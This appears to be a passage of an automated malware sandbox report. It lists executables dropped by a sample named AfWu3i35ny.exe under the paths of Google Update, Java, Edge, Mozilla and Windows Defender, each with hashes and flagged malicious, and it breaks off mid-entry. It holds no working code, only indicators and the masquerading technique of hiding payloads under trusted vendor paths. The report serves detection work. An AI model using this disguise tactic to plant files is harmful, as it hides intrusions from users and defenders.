Entropy (8bit):	6.359721020940586
Encrypted:	false
SSDEEP:	6144:P5n3dS1VVo1x0U2EY8QHbX9H/bXLUaNNohMBwouFrQdmzqaBx+rZI5nu:P5Nk+0X8C/PBNNomwoGr3qax+rZI5u
MD5:	D5F8960ADC670B186E3E9FA54DA6EC19
SHA1:	C2A78421EDB33FE907857082D7A93B34B63BCDEE
SHA-256:	9330ADCF9EA4F231316ACA620259D8F91B51E63F3D0884C4F7A43CDD768571C8
SHA-512:	599EEDB137378D318E05AB8D6DE969791229B279924D287D776D8B33CAA520A77993B5891DA858AF0BC8D37364D2DBED77DCF048F91939923033805852OECEFI
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdate.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	197704
Entropy (8bit):	5.981784486691647
Encrypted:	false
SSDEEP:	3072:et2SE2m5oyiTOZQvfSERdX9Zk8AtB+olkH3yfQW5qjJvKZxU5poeJY++pp9ujjBe:BxwjRsB+to7x9
MD5:	5563E3D11D3746E5C4E76B06492936FE
SHA1:	24759D3E0513E3C94CD50D27A0DADB272DAE2EF0
SHA-256:	362B8B7F9D15F615B5FDA75E5341E89C94C1696D5A39C123302887342ACD9167
SHA-512:	6722CA0D72491EBA76E6036BE0F6D488F24FD8689AE46F3697A688FA2FF695091E40739F96ABBF498B205884A6A62CA77FFB8C3E0D569DF6C2E34D432D83BDFI
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateBroker.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	142920
Entropy (8bit):	6.592456602631995
Encrypted:	false
SSDEEP:	3072:5gh2Bh1c27YAiI73i6QEs+B+fQNKMSCMYgh2Bh1c27YX:5gMuu++B+4cMS0gM8
MD5:	B65403FDEBBE505807B83685833F7DE4
SHA1:	88CAB959B707A832F361D46DB79926A65F348FD7
SHA-256:	5FCD693DF5BFEBB0D344112BB7176F75C1873562B621C43E823E6E9D0086A4EA
SHA-512:	248B85CAB8ADF7C95BA4BE2F87A9BBA9ED6680FA514B2E6DB217F8D15E59DA205161CA702CA0F2023E3C28DCF4B89B7ADDB651D4D2131FC00D410176710866 9E
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateComRegisterShell64.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	223816
Entropy (8bit):	6.249728024320029
Encrypted:	false
SSDEEP:	3072:wIPXe7FGanrDPujsnaVPzRDyKHeBllmoY46WxoMqqlbiqpCgnYMIPXe7FGanrD:wIPXe0krDPuQaNz8KLohDb9hIPXe0krD
MD5:	5CC19B77C6E34F7BD0D126214414929E
SHA1:	4116D598957EFE92895C56E5F39D9BFBDA00C00F

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateComRegisterShell64.exe	
SHA-256:	10AC7BE7C3BD79E15C1D3943CE8DA1F2B8688EABA78E215F60E8BAF79308883E
SHA-512:	7E165C5FE1F1DA7A1C56E8D7CD0F0C7FACB0C421D63228B8F178E6B905FA0705283EECEA0B5FB4C4AE19998D9098F6BF1B4BCF87FCEBD267D0DEB0C5FB3E 170
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateCore.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	265288
Entropy (8bit):	6.654725767050769
Encrypted:	false
SSDEEP:	6144:4x+/C5ddxo1RJI66P2PRvHAOGVlY9rIXx+fgpnox+/j:Q+/C5dXoPi6HElWrCx+fgpnA+/j
MD5:	A291062935002876A90BEC97D85EC6E6
SHA1:	00B844035AA7C33E0BA2928410007ABCAE063430
SHA-256:	2E1EF78C95F6EF826906F86EF87AE3863FB29BDAF16EECFFACFF4E2E2EA20AC8
SHA-512:	B10143B9AF9F3931192AEB15CEABB522FF94D659813CEB06FFCDE47CC702971E5BFEFBE47E1C6A81B2115CA6F85A760B87EFB0EEA36D726938F761304450D0F E
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateOnDemand.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	142920
Entropy (8bit):	6.592137960684001
Encrypted:	false
SSDEEP:	3072:NsZmGkh182jYvIl73i6Qis+B+fQSKMUC7asZmGkh182jYX:NsMtug+B+4RMUXsMU
MD5:	343B2BEDE9C8B1E06E97F9B7C1E3745A
SHA1:	EE49459C5069B7DDD7C6629BE403C678AD376442
SHA-256:	6AB4570C3C58267D217E4E3EBC7369AD44C32B383A858681077368E71C464AE7
SHA-512:	13CE7CB3DD529E243740E15FF8E0A1E53A4C8B1F1C6B3337A12207AB6D914F7EE7A8271FD4B8D6767B7144761D1332D152859E6ED2868C1861DAE77532EFA5C
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateSetup.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1383768
Entropy (8bit):	7.9043627549833895
Encrypted:	false
SSDEEP:	24576:psuOx5SUXJW/D4xUa38vKdTIkpgSWC+osF0jzZVb+t35cMYlG96NMBJMncaMvD+R:Gx5SUW/cxUitIGLsF0nb+tJVYleAMz7u
MD5:	4E60FDB0F1B0B31286C3CE0ABC7D5F62
SHA1:	FDEEF8BEBE927A33998648838F69315439793515
SHA-256:	9DEB730EF480D976C364B592D4F4DEF3D19E398AE4CFC9CEC11910923DE74FA1
SHA-512:	02EBB8BED2C56842CBF5AF27CB1A21BEDF91A42729BF549C5C90A39ABE6F95D6F23E70E8E8C22980FCFE9F4153AB60FD648C895C3A876B03379EBB28D43D97 94
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Java\jre1.8.0_301\bin\java.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	287064
Entropy (8bit):	6.793581117507626
Encrypted:	false
SSDEEP:	6144:NRPx5twUr/xj3+FGhJL3UT+QqmDJ4JpDNNTBPUhvwXRPx5twUr/F:Px7r/93+FKkT3JEZNT4vwNx7r/F
MD5:	8EBC7AF9A3E916B41B715C1DD58B9D85
SHA1:	DC6B355A2D54BF63A34E57D57C0E76DA25F681D1
SHA-256:	C70F6C34FA43D9B44353C40F0CC02412A6D61754E133B777BBD73F9200E6EFDA
SHA-512:	AD74857B3A5C705DF714E47DC854B26767109A5EE48B8B055DD15929D1B0A42409137588646D63C91BD9D7210934334A56EF08F269647A7DE38680253840E587
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Java\jre1.8.0_301\bin\javacpl.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	131928
Entropy (8bit):	5.890235085851174
Encrypted:	false
SSDEEP:	1536:1IzP5DTY3f1s8nfs8s8nfstqkC692VK7qjh3rmKPN0JJ85IzP5DTY3f1s8nfs8s/:1IzPcmPtqK9GtjZqMN0JJCIzPcmPtB
MD5:	5C85FFD989CF5AA9F8D57CB1B37185A6
SHA1:	6A34440842A8EFB12FB099A9B28A6C170BA7F17C
SHA-256:	8E8EAC30CD52DAC6C7EF6D5DBD110D535F50C78F6C55EA83E19C8FF0DB54C17C
SHA-512:	8CE3A9169F54AC569949744A1F4B3713C0628C9EDDD4ED5C0B37657B56B85575FD4D0275A95F2B0461B226C2EB49A934C0CEEC37BC24844ED1A26AC8FB05B7A
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Java\jre1.8.0_301\bin\javaw.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	287576
Entropy (8bit):	6.7896690628236565
Encrypted:	false
SSDEEP:	6144:jSceS7wJ3E9C7HyjZ0+m9IQ9TBYNNTBNv3mmSceS7wJ1:5ef09C7eZ019TUNTnv3mUef1
MD5:	590CDF45D39B12F7F5D4EA95DBD85CE3
SHA1:	FBBB64AEEE28CB360FFF9B7B1307B9D90C1BF5A3
SHA-256:	D84D2E54882BD260C6031C389D8FCA3399FFFC209EE194CCA802959176D3147A
SHA-512:	A309385D13CABCCC641081219DB84C31939BB68EA5968C4E7DAA9CC86E25FCFB9380BE2B0F2309311ECA74F14D4E976E92F51ED8CC4CEF9C592A50CE272DA8D
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Java\jre1.8.0_301\bin\javaws.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	428888
Entropy (8bit):	6.42550563865424
Encrypted:	false
SSDEEP:	12288:RMjm0MeSYH9Diyzlp9ELCBegjS8GaQoM5kLOAQaidvQMjm0w:RbnhoQASPaQNzAQJGv
MD5:	EE62CD846F879C92932FFFC83631ECC4
SHA1:	FFC97BEFC31D49CAF7077DF5EDC5B62BC9AEF9ED

C:\Program Files (x86)\Java\jre1.8.0_301\bin\javaws.exe	
SHA-256:	45A8AAC06EFF2B427463C9D76FC1BE19AAF33A8CAF989D9B20C4319FA5790E38
SHA-512:	07A296B06B494C9854C8CD9EE5C59E1D5E6255B756D3F0B9C14D48F8791E39A53F6711D55B28455E9A9C5D9145A030583F33CE54204BE00413F10C697D3827CA
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Java\jre1.8.0_301\bin\jp2launcher.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	158552
Entropy (8bit):	6.273823721906875
Encrypted:	false
SSDEEP:	3072:mRV1D2QCy/LFS7YDAATs3TtHj/DS0WFOhlz5HJRV1D2QCy/Lo:2zD2YzFSsDAA6/DS7FOnZXzD2Yzo
MD5:	44B1BB819F7B7D28A275DE00CB15C036
SHA1:	83EFB03BEB4B9EC8DBC324DC9E2D9128B6F132D5
SHA-256:	083C8C651E037115CF1D11C72E0165F35E5D7E56772FE82A9F6F6C8D7D68A035
SHA-512:	C3BE785606746433E5E3241B479B1F714558466C7E6AFA02075E6FCCDDECC558313C61B446AD791DE3EC247AB97A5EB3711D441F58F85029AB65073D0503BAE
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Java\jre1.8.0_301\bin\ssvagent.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	121688
Entropy (8bit):	5.945577935627897
Encrypted:	false
SSDEEP:	1536:F798kijq2hR5VEvVs8nfsZs8nfsXs8nfs1HjNoaa24nCU9DR798kijq2hR5VEvV8:nopak1HjN1n4CU9/opx
MD5:	300EEA755AC011253140EC8E61DFFF0E
SHA1:	96F93D26917BC5888EB6425294D98954F2E6637B
SHA-256:	10FBA10A478AE1E1DE5872E5CDD6757A158273BF496980FC80FCDC6283945272
SHA-512:	28D21B803040460F13CBCBE0DDA98EEFDDF780BF9CDB72DE295F51B65DAEE2D209F7C582B7AA73277ECF23B243E8A8EB8BD1969F7467A78603C4BC4CEF15C54
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Java\jre1.8.0_301\bin\unpack200.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	215896
Entropy (8bit):	5.994565427828315
Encrypted:	false
SSDEEP:	3072:w8x1x5JE3BOGeynw/PI4Met6eyhH8mS72nTBf2sSknroAxYtIngigx1x5JE3BOGC:zJgOXyug6m88nTBOsSknroAxZnkJgOXZ
MD5:	C4DE834FC4C8AF176D068FEBA6325F02
SHA1:	0B8B0E5D66D24C715ECA4F8B259A1B5BD4F2A945
SHA-256:	04F5F47E0D2CF573035A6C55594CB1388782F4B5FF139B68D97A6B09001D806C
SHA-512:	F2CEAB50E2AE7F92CBD48B8AF8FADED2FD9E34EAC5F840FF16B5F9FEF64BB8072CDC8D325212AD3D36FD2A61F7C112445EC15ADB90DF4BF421A83B1A4689A89
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q.\.?M\.?M\.?MU..MJ.?M..>L^.?M..>L_.?M\.>M..?M.F.M_.?M..:LN.?M..;LP.?M..<LX.?M..;LV.?M..:L[.?M...M].?M..=L].?MRich\.?M.....PE..L.....`.....C.....@.....@.....D.....X.....D....Z..8.....[..@.....text..... ..`.rdata.....@..@.data.....p.....V.....@....idata..j.....f.....@..@.00cfg.....x.....@..@.rsrc...D.....z.....@..@.reloc..I.....@..B..... .....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\BHO\ie_to_edge_stub.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	524680
Entropy (8bit):	6.366938182480356
Encrypted:	false
SSDEEP:	12288:OfrVfBCWkBwAydeYNS7MFBxUUJkn0IPG88yqMfr9:crKWVPQ8zBGUJknHq2r9
MD5:	E41BABBABC857A6F32E2B9D420EC925A
SHA1:	254C02C7754461DA198A194E0E8F5E89FCD0A9E4
SHA-256:	95D2473646CB2CDA588B2D30EDC61C8BF13DF9E30D6BE216AA955E83283B7910
SHA-512:	0935316819 57F3A3D6E7EFBABC60D8752B77AA6D9A9A051E7374DB10A5F1488EB8D214B92EFA61FA9DC99E7908B78CBEA49A587C87A036BC4E4FFFFF5C4342 9B
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\Installer\setup.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	2854280
Entropy (8bit):	6.4356218027853105
Encrypted:	false
SSDEEP:	49152:r95OPTZ+6S3ZSxL+i0UUyb4Fuhja8IE52ZRatn6aMC0eqs8avllYbad9R:BwpU8IEeRnilvlOb4R
MD5:	D69A423DE9B0AA6FE586981378C7434C
SHA1:	94902C4DA6649C114DF0F565838D5D622520391F
SHA-256:	8D04D7F70CBA5C500E8C13223A0C384EEA0A0E0D09A045C11A86022F6F623D49
SHA-512:	D817B9C0A8CD34CF68C73C5492B20DBFA534910D1FAB49A4AC1CBEE994B87EB9A9C9399DA13AFCDDD068BA552F912ABE1769B54403D8A607AB342E27ACCE 7AB
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\cookie_exporter.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	142216
Entropy (8bit):	6.182543877311366
Encrypted:	false
SSDEEP:	3072:z9pQZJW3zpo/LdVGegzU7usOU8VafIk9pQZJW3zpo/LdVGo:YZc3dojdV376c0Zc3dojdVv
MD5:	69CC601889928820A75C04903FAB21F9
SHA1:	FFAEAE7106901615218254A45464F498F052390C
SHA-256:	CFABDE706CE02C8F31B3B61BA63C5065FCB9B9EA9B2AF877F303E261EFF63808
SHA-512:	5B81C03FD59700243C5B6666D8B0130A71729BD5EDFD3C18D158142AD2368D64BE9FFA22FEB71D96641EEED9D8C9E706B4531BC627E601C5643BD3FC86151D
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\elevation_service.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1698184
Entropy (8bit):	6.527710911687038
Encrypted:	false
SSDEEP:	49152:dR/WVbI++RBCW47H3Pqw7s5BoCfMhQTEzj:iBCWQ09i
MD5:	233B76F4654ECB3619F98760631DEE44
SHA1:	0B6A032BADCF15E61C93C23DA56F155A736B2D29

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\elevation_service.exe	
SHA-256:	CB4356B058F65E99472B56CF9664CD552C28D896699A2DDD4E335C9BC3D993E8
SHA-512:	3F2A77C37A5E5AC92E141F64F1B797BB41314CB5B55919F4D529A356704C112550ACC23C7DA7EDEB189172D154416D429F9C5B76C05A4262B6E04D07F4BC75A
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\identity_helper.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1155464
Entropy (8bit):	6.547616538089958
Encrypted:	false
SSDEEP:	24576:sozVM/51VbYYCCbv/OeoK8BPlmQl9I8NlimnIoo:8/51pYYCCL2eoK4UQlm3
MD5:	8782BD016DE167F35110BC793E169105
SHA1:	32F8143F73F911D1187E21D76F32A8B5C63BDD10
SHA-256:	210B40399ED99FD3864ED40454DB05CA6CE2F0026C63A3511295B9609FDBE380
SHA-512:	5187549A3AC58F9F443DCC6FFC4A28915605D1AED0DDB50F86EA15D91C600F72D0E43AB24D5280C3079CDF77242CBE5223A7BF03BF6C500AA0E32275AD00DAD
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedge.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	3420552
Entropy (8bit):	6.560525199278051
Encrypted:	false
SSDEEP:	49152:00fjX6vWwI2L93WX4pPIhDDoKrojXDklrmZ4eFT572y/Bi:Q3L93iB55lrmKiY
MD5:	5A4EA442B43C0427F173203F067FC00E
SHA1:	B614F96AED9AFA5CDBE7856646E5480C2B9279E3
SHA-256:	3C1EA1321E8919E3F46AD0C8B79979B4B5A200D0B9B9ADDDD6EEA87F022ACD21
SHA-512:	C40C2E6F0CF348104793A2828C27D615A92F9FE464C551B22AEDE333AAABE8C71BEA17278B603B287BFED31A0D709DAAF66A27306E6E1E09194A980E2A65E439
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedge_proxy.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1168800
Entropy (8bit):	6.548462370245961
Encrypted:	false
SSDEEP:	24576:YrvVwejKn63zXyhKg3gV9BjOnOhlW81lgMBf99LWhapOqrvE:YB1Kn63zXyhKcmzOn1elgMZlvA
MD5:	1A0721385B7E2D1888A50FE1528981D2
SHA1:	B2C29C82B3DB83EEEB222903571D185A22C60EE6
SHA-256:	18E8308E4C967BE77EF269F0B65AC1AC0608584A72EAF861241371621CD22290
SHA-512:	EE7E258CEA028ABA27284C137EAE05AB26EB443B5B078D8775B5D14683E16706F8F108D937799BA8805494833F06C6A38CFA1353E2E0D07B6F04BB4DC020C25E
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedge_pwa_launcher.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1656712
Entropy (8bit):	6.616379155712536
Encrypted:	false
SSDEEP:	24576:V1YDI09RRUOF1nEoMf+G5k4UrcXNwtuNhQAzEs2/LoXIkkqAHK1f:oRUOF1EoMr5k4UrcXKkhQAz9So
MD5:	F7ABEE48210A48210B3194CB135CB356
SHA1:	761CEC8E67B9D8104332C0D8090CD6235267FA5A
SHA-256:	B82324C3E1FC6874CF62B9FCF0842AC88097A1A3A49CFEFBF4823A0251A05A2E
SHA-512:	E743B71640EBA8F178A92DE88F2D422AB3BDD830D6DE41D5B436122CC7C9C665AA396EB73AB537CD55819377CAB9A6DB7B3A19FDB72F6FD24B3467A29F9929 2
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\msedgewebview2.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	2960264
Entropy (8bit):	6.604394486984995
Encrypted:	false
SSDEEP:	49152:dOKhOMvCUlkL9AFaapHMX+WDH1aojKwUFwD2fKCTd:1lL9AW3ojFwDkF
MD5:	12CE2E0C920B8987117A9EF1CD088317
SHA1:	CE7A0B35907D36C1F13D3F2A77DBE33A99ADDDF9
SHA-256:	BC1A87DC18509EFAB78AE5DB283243FFB44B7458915B694DA12054442BFA793A
SHA-512:	0B721C18C090EDE0BFD7ED342E43EEBAA8C431169F2B6E90F039712E559CEB929055E812AA5D6C7357185F0306417CEAD91585069D58E90EA6E9FE7E4B4DB29 6
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\notification_helper.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1370504
Entropy (8bit):	6.534490531007921
Encrypted:	false
SSDEEP:	24576:A41prvTG1Wj8Okyp9TR/XLEhUfE2UMfRY8AJR5Q4b:lG1WjdkyX1XLEYdUM28Ar
MD5:	B3FCD33CC17C1F5F830695083DF3167F
SHA1:	0E2FACF542CFB247CFA03F9C436489E302EB1DED
SHA-256:	3450A1295D740C12C0C6719AA96197344A069D3D34018BE40F8892D6312E4327
SHA-512:	5F6DA408BC2B4DED8E1D3B321D625B4CB9FDBC02F31204E0A78F4901DEAAE8AF1E00419DE1CE508FA0B25886B129CE6253ACB2BDA6DBF30C20C56D20B28EA 013
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\pwahelper.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1128328
Entropy (8bit):	6.548919756260154
Encrypted:	false
SSDEEP:	24576:HpVn0Efuwo1jdEDsAJtSHAxmd1hAgMGNEFOk7pf:31fuwo1jdEDsAJmt1CgNS
MD5:	93C43B7D40B64FC8823E85533ADC9CBB

C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\pwahelper.exe	
SHA1:	0CB5F7777989070923F56D16FD56AE5635863714
SHA-256:	AD54C155DC8F1F1DA65DFDBE9225B2F7FBAF91D458213DA8F4330DF692E4F1FE
SHA-512:	EE77F1BDACD960535CD3EFCA63D27F2393A3B9B47C66F2F1D38C43B93CA14A575B6FE35ED00CDA88053F3E0A4291480DFF671A39674BC7333C6ACD9EF02D74 0
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	3420552
Entropy (8bit):	6.560525199278051
Encrypted:	false
SSDEEP:	49152:00fjX6vWwI2L93WX4pPIhDDoKrojXDklrmZ4eFT572y/Bi:Q3L93iB55lrmKiY
MD5:	5A4EA442B43C0427F173203F067FC00E
SHA1:	B614F96AED9AFA5CDBE7856646E5480C2B9279E3
SHA-256:	3C1EA1321E8919E3F46AD0C8B79979B4B5A200D0B9B9ADDDD6EEA87F022ACD21
SHA-512:	C40C2E6F0CF348104793A2828C27D615A92F9FE464C551B22AEDE333AAABE8C71BEA17278B603B287BFED31A0D709DAAF66A27306E6E1E09194A980E2A65E43 9
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Microsoft\Edge\Application\msedge_proxy.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1168800
Entropy (8bit):	6.548462370245961
Encrypted:	false
SSDEEP:	24576:YrvVwejKn63zXyhKg3gV9BjOnOhlW81lgMBf99LWhapOqrvE:YB1Kn63zXyhKcmzOn1elgMZlvA
MD5:	1A0721385B7E2D1888A50FE1528981D2
SHA1:	B2C29C82B3DB83EEEB222903571D185A22C60EE6
SHA-256:	18E8308E4C967BE77EF269F0B65AC1AC0608584A72EAF861241371621CD22290
SHA-512:	EE7E258CEA028ABA27284C137EAE05AB26EB443B5B078D8775B5D14683E16706F8F108D937799BA8805494833F06C6A38CFA1353E2E0D07B6F04BB4DC020C25
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Microsoft\Edge\Application\pwahelper.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1128328
Entropy (8bit):	6.548919756260154
Encrypted:	false
SSDEEP:	24576:HpVn0Efuwo1jdEDsAJtSHAxmd1hAgMGNEFOk7pf:31fuwo1jdEDsAJmt1CgNS
MD5:	93C43B7D40B64FC8823E85533ADC9CBB
SHA1:	0CB5F7777989070923F56D16FD56AE5635863714
SHA-256:	AD54C155DC8F1F1DA65DFDBE9225B2F7FBAF91D458213DA8F4330DF692E4F1FE
SHA-512:	EE77F1BDACD960535CD3EFCA63D27F2393A3B9B47C66F2F1D38C43B93CA14A575B6FE35ED00CDA88053F3E0A4291480DFF671A39674BC7333C6ACD9EF02D74 0
Malicious:	**true**
Preview:	.....

C:\Program Files (x86)\Mozilla Maintenance Service\Uninstall.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	132472
Entropy (8bit):	5.8940108392443475
Encrypted:	false
SSDEEP:	3072:6IlLpNjldDfiLuAUNRD5bhzO7y4RP7KIlLpNjldDfiLuAU+:6spNjlsLUjD5RO7y4RP7KspNjlsLU+
MD5:	CCEB5B0823F3D5776799AEC785428CF9
SHA1:	DD28036A2A2CB74D10A903BCDA59BFD487ACA652
SHA-256:	7B55E45063F93A3F79A05D015BFB7E5BC0FDCAB14456287EE37DEEBAAF8A47BF
SHA-512:	155C429C1F7777A8FB4FE86A1EFCC3140E317DD05942F601D32394D0CDA215D3A13197F92AD667671709AAB3E851CDF1939916BF6DEDFE207164BB8842E076E
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	284600
Entropy (8bit):	6.351316798942272
Encrypted:	false
SSDEEP:	6144:Uhd9Feup0N08TYjSYRGJZilQG9KK4S+hdA:UTyE0KSLQd9Km+TA
MD5:	A05FAFFEE09501464604790233BD5038
SHA1:	8F96929043ED561BA7D3B9BB5BE43D66B9CD9176
SHA-256:	BB5FD59225F4AFEEBC0FBC9C144C00BA02418B690AA0610EEE9032350244472E
SHA-512:	F2A6FC0263D6E67F10A6F7ECF38B3A3858E72313A15FEA886A2123B0D1D38D58F90F44E5E47067C6BC4223858CAD3A21E42D27B0FF70FEFB7EC7AA5E9D35A0D0
Malicious:	**true**
Preview:	....

C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\integrator.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	5879224
Entropy (8bit):	6.33195996337478
Encrypted:	false
SSDEEP:	49152:k6bSWqEPP7hceDz7XnDgFJd9tvBybauKpa9nVcn8nzjzUHAy74/IjHmZ7hpDx66b:n3juQBKW7zKM4T4yE3h7BVeE
MD5:	B4BB8BDF04266218EF1F9310609EFCBD
SHA1:	CF1EB80C3E9771840FA2E7C342F6EE542FE109E8
SHA-256:	6C639B4AFB6CA71F1201DE7EE097277ED26687C69F8487E7EBA90CD8BF59BFA0
SHA-512:	33C24E1FD5A0B6510304B5371AE16DA71CA40F973868C7CC7CD79381112F6BC1C330605DA518A0ECEDDF8E030453732873D834D5FA5ED33429D7486BF548A32
Malicious:	**true**
Preview:	....

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2107.4-0\ConfigSecurityPolicy.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	351248
Entropy (8bit):	6.084250702702516
Encrypted:	false
SSDEEP:	6144:9V0fs9P0qEkO5VScfo3nhuzvgnbZtV0fs9Po:UwYkUVY3nMkbZEwo
MD5:	CE89EF999F69AC4E94BB3F02679ABD80
SHA1:	AA42E71F20AEC466554E20D9710FB5CA1C01AD54

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2107.4-0\ConfigSecurityPolicy.exe	
SHA-256:	7671BD8A6B0DD80C78213DC741B1A494A51B99173E1C896E8B987A5D9AEFAD05
SHA-512:	96F9BD536E0DA57E08B4AA3FB2AA8F843A9C66F2DD1BCA9F37C2781BD950C8B50DAB1CD075F01F923788B148AB4DAF06CC8C24C4D8DB0ED7363C164F02217D7
Malicious:	**true**
Preview:	....

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2107.4-0\X86\MpCmdRun.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	600744
Entropy (8bit):	6.1468647646788925
Encrypted:	false
SSDEEP:	6144:KReH9BpJlF4Yx42G0epTahEcMsyUrnmhTPRwd1pDjI4EnCAy2mAZPAMJRu7wqLqQ:X4euI7ELR1BCAy2eMju7wqVFl8Pa
MD5:	26CEBC31D5DF9DEBC48295CEA8B5C9D2
SHA1:	7EB9CDF7B673A03CC372DEAD91D482C5D015C9EA
SHA-256:	19373A3B9AB19C070D003EADB187A7CE979652BF8E353056068A9962147C355B
SHA-512:	416BE4D91396931281412AF7F3EC37ACB81EFA79F47B159199FF3F18B8D42FEB25D857CEAFAA7BA9B4AB772944B2DAE487FA161D4CFC3C248CFD6A95941EA2B5
Malicious:	**true**
Preview:	....

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2108.7-0\X86\MpCmdRun.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	777048
Entropy (8bit):	6.190918479177623
Encrypted:	false
SSDEEP:	12288:LH6KMRceGs8sK8Y36pBzuWVDSaeXX6hmvd1K0duq76RQHkC3/m:2KMRcXs8sK8Y36buWVDcXX6hQd1KJxl
MD5:	DCE8DE672D3C8B3C6E0CB99929065881
